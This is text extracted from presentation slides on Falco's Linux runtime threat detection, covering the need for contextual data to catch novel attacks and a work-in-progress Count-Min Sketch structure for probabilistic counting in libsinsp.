
Staying ahead in **Linux runtime monitoring** and **detecting cyber attacks** is hard ...

...because "**found data**" is **not** enough...


...need **relevant**, **structured**, and **contextual** data to detect today's cyber attacks...

... defining the "**right data**" proves to be challenging...

...speeding up the **novelty discovery** and **adaptation** cycle will be very helpful



Attackers don't play by rules



detect what we
don't know

Raising the Bar



Self-tagging
normal app
behavior

valuable
information
encoding

detect what we
don't know

detect known
infrastructure
attacks

A Peek into the Work In Progress for Falco



<https://github.com/falcosecurity/libs/pull/1453>


wip: new(userspace/libsinsp): MVP CountMinSketch Powered Probabilistic Counting and Filtering

The Falco Project



Advanced kernel event data analytics that's
built for the real world, not the award shelf

Analyze behaviors outside the past behavior



Data Compression Requirements



Minimum accuracy guarantees — **performance more important**


Data Structure w/ **efficient time and space complexity**
Counters of 64bit, ideally just 32bit

Use **established algorithms** proven to be useful in real-life production

Support different data types (strings, numeric numbers, bool...)

CountMinSketch - Fixed space data structure

Width = w buckets (NUMBUCKETS)

